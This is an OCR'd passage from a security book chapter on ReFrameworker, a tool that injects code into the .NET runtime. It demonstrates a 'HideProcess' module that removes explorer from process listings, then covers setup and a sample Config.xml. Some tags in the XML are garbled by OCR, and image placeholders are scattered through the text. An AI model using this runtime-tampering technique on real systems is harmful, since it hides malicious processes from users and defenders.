So now that we have all the modules saved into the Modules directory, it's time to use ReFrameworker. Launch ReFrameworker, load the "HideProcess.item" module, and click on "start". The tool will perform all the steps as instructed by the item file, and will create the modified binary. If you declared everything as it should, you'll get an output similar to figure 7.18




So now all we have to do is test it. Let's create an executable that prints the list of current processes using code similar to this:

[begin code]

```
Process[] processes = System.Diagnostics.Process.GetProcesses();
Console.WriteLine("Process list:");
foreach (Process proc in processes) {
   Console.WriteLine(proc.ProcessName);
}
Console.WriteLine();
Console.WriteLine("Total processes: " + processes.Length);
```


[end code]

Running this code, we get the following output (figure 7.19). As can be seen, explorer is second from the top, and we have 37 process.



So now let's deploy the modified binary using "deploy.bat". Make sure that no other executable that might use the binary is running so make sure to close ReFrameworker, visual studio, reflector, etc. Now , launch the deployer, and after it is executed the Framework runtime will be modified.

Running the same executable will give us now a different output, as can be seen from figure 7.20. The "explorer" process is not included in the list anymore, and we have only 36 processes now.



Setting up the tool

Installation

The ReFrameworker tool does not require any special installation before starting using it. It comes with a preconfigured configuration file named "Config.xml" and a handful of modules that demonstrate many of the attacks described in the book.

In order to use the tool, just unpack the archive to your directory of choice, make sure that paths are set correctly in Config.XML (as discussed in next section), and launch ReFrameworker.exe

That's about it.

Prerequisites

In order to use the tool, make sure your machine meet the following hardware and software perquisites, that are required by the tool for proper execution:

Hardware - minimal system requirements:

- RAM - 512 MB (1GB is recommended)
- Disk space: 100 MB (200MB is recommended)

Software requirements:

- .NET Framework Runtime version 2.0

  The .NET Framework Runtime is required by the tool since it was built by it.

  It can be downloaded from

  http://www.microsoft.com/downloads/details.aspx?FamilyID=0856EACB-4362-4B0D-8EDD-AAB15C5E04F5&displaylang=en
- Ildasm.exe (.NET Framework SDK version 2.0)

  The ildasm.exe disassembler, which comes with the .NET SDK, is required for disassembling .NET binaries (note that modification of other frameworks requires installation of their corresponding disassemblers).

  The .NET SDK can be downloaded from:

  http://www.microsoft.com/downloads/details.aspx?FamilyID=fe6f2099-b7b4-4f47-a244-c96d69c35dec&displaylang=en

Configuration

The ReFrameworker tool uses an XML based configuration file called "Config.xml", containing important declaration used by the tool for proper execution, mainly of:

- Path of external executable files (assembler, disassembler, etc.)
- File extensions
- Path of directories containing the modules files
- Name of generated deployer/undeployer batch files
- Command line arguments of external executables

The configuration file serves as a central location in which the tool's behavior can be customized. It allows the user to extend ReFrameworker to other frameworks such as Java JVM, Android Dalvik, Adobe AVM, etc., by letting the user to select the external executables used by the tool such as assembler or disassembler, and to select their corresponding command lines. By setting the path of those values let the user also control **where** those executables are located, besides of **which** executables will be used (according to the relevant target Framework).
The configuration file also allows the user to customize the names of the deployer batch files, to set the path of the modules files, and the path of the "workspace " directories.

The ReFrameworker tool expects this file to be located at the same directory from which it is executed. Upon loading of the tool, it will look for the existence of this tool and parse the information located inside.
The configuration file is composed of the following XML tags:

- assemblerLocation – full path of the assembler executable

- disassemblerLocation – full path of the disassembler executable
- nativeCompilerLocation – full path of the native image compiler executable
- disassembledExtension – extension of disassembled files, generated by the tool
- tempExtension – extension of temporary files (used at the disassembled code modification stage)
- RefsDir – relative path of reference module files
- MethodsDir – relative path of method module files
- ClassesDir – relative path of class module files
- PayloadsDir – relative path of payload module files
- ItemsDir – relative path of item module files
- InputDir – relative path of input directory (location of original binaries)
- DisassembledDir – relative path of disassembled directory (location of disassembled/modified IL code)
- OutputDir– relative path of output directory (location of modified binaries)
- deployFileName - name of generated deployer batch files
- undeployFileName - name of generated undeployer batch file
- AssembleOptions – command line arguments for the assembler executable
- DisassembleOptions – command line arguments for the disassembler executable

Here's an example of the configuration file that comes with the tool, customized specifically for the .NET Framework Runtime:

[begin code]

```
<Configuration>
    <!-- Location of external executables -->
    <assemblerLocation>
        C:\WINDOWS\Microsoft.NET\Framework\v2.0.50727\ilasm.exe
    </assemblerLocation>
    < assemblerLocation >
        c:\Programiles\Microsoft.NET\SDK\v2.0\Bin\ildasm.exe
    </disassemblerLocation>
    <nativeCompilerLocation>
        c:\WINDOWS\Microsoft.NET\Framework\v2.0.50727\ngen.exe
    </ assemblerLocation >
    <!-- File extensions -->
    <disassembledExtension>.il</disassembledExtension>
    <tempExtension>.out</tempExtension>
    <!-- Directory names of modules -->
    <RefsDir>Modules\Refs</RefsDir>
    <MethodsDir>Modules\Methods</MethodsDir>
    <ClassesDir>Modules\Classes</ClassesDir>
    <PayloadsDir>Modules\Payload</PayloadsDir>
    <ItemsDir>Modules\Items</ItemsDir>
    <InputDir>Workspace\Input</InputDir>
    <DisassembledDir>Workspace\Disassembled</DisassembledDir>
    <OutputDir>Workspace\Output</OutputDir>
    <!-- Generated deployers files names -->
    <deployFileName>deploy.bat</deployFileName>
```


```
    <undeployFileName>undeploy.bat</undeployFileName>
    <!-- Assembler/Disassembler options (do not modify unless needed) -->
    <AssembleOptions>/DEBUG /DLL /QUIET</AssembleOptions>
    <DisassembleOptions>/NOBAR /LINENUM /SOURCE</DisassembleOptions>
  </Configuration>
```

[End code]

Although most of the settings can be left unattended, the user should set the values of the assemblerLocation, disassemblerLocation, and nativeCompilerLocation elements since the tool depends on them for proper operation by using the correct external executables. The rest of the values can be left as they are, you need to set another values.

NOTE:
It is important to verify that assemblerLocation, disassemblerLocation, and nativeCompilerLocation are set correctly before using this tool, or else you get runtime errors while performing the modifications.
The rest of the configuration can be used as is without any setup.

Besides the configuration file, there are 2 other options that can be controlled directly from the tool's menu, located under "Settings" (figure 7.21).



The first option, "Extract binary from runtime", allows the user to decide whether the tool should copy the original binary from the Runtime and place it into the "Input" directory inside the workspace (the default behavior).


In case the user has chosen not to extract the binary, the tool will assume the binary is already located inside the "Input" directory. This option is used in situations in which it is required to perform multiple injections, but on a specific binary that will always be used from its initial state rather than incrementally injecting into a binary that will be deployed and extracted at the following round. It is also usefully when it is not necessary to extract the same binary over and over again, when you know there were no changes to the binary.

The second option, "Prompt for deployer", will instruct the tool to show a message box at the end of a successful creation of the modified binary, to ask the user if he wants to generate batch deployers. The user can disable this question by setting it from the menu.


The default behavior is to ask the user each time when finishing working on a given item.

Current version

Observing the current version of the tool can be performed by going to the "About" menu and select the "About ReFrameworker" option (figure 7.22).



The tool will display a message box containing some information about the tool, along with the current version which will be displayed on the top left corner of the message box. The current version used at the time of writing the book is V1.1 (figure 7.23).



Summary

ReFrameworker started as a simple tool used to aide in the process of framework manipulation, and was soon became a full blown platform of framework manipulation "playground". It was started as simple console based tool called targeting only the .NET framework (which was called ".NET-Sploit") that helped with the disassemble -> modify code -> assemble round trip, and later on recreated as ReFrameworker – a general purpose framework modification tool that is able to handle various frameworks. The tool has an easy to use GUI that can be used to deploy modified pieces of code into a given framework by taking advantage of its module concept. The modules, providing a separation between the injection of payload, methods, classes, and references allows its users to extend its abilities by adding small pieces of general purpose code that can be injected by the tool. The details of the injection is instructed by the item module, that describe how the injection should be performed. The tool generates the modified binary as instructed by the item, and creates deploy and undeploy batch files for easy deployment and removal of the modified binary.

We talked about the tool's usage, and had a couple of attack scenarios that were implemented as ReFrameworker modules - rather than having the description of the MCR code as we had up until now in previous chapters. The tool comes with many preconfigured PoC attack that the reader can test quite easily by just loading the corresponding item with the tool.

And as a final note – we used the tool to demonstrate the automation of MCR code, but do not get the wrong assumption that ReFrameworker is a tool that was created to cause harm. ReFrameworker is a general purpose tool that can customize a

given framework acourding to how it was instructed by its user. Besides of MCR development it has many other usages such as creating optimized frameworks, minimal frameworks, hardened frameworks, etc – it all depends on the intention if its user!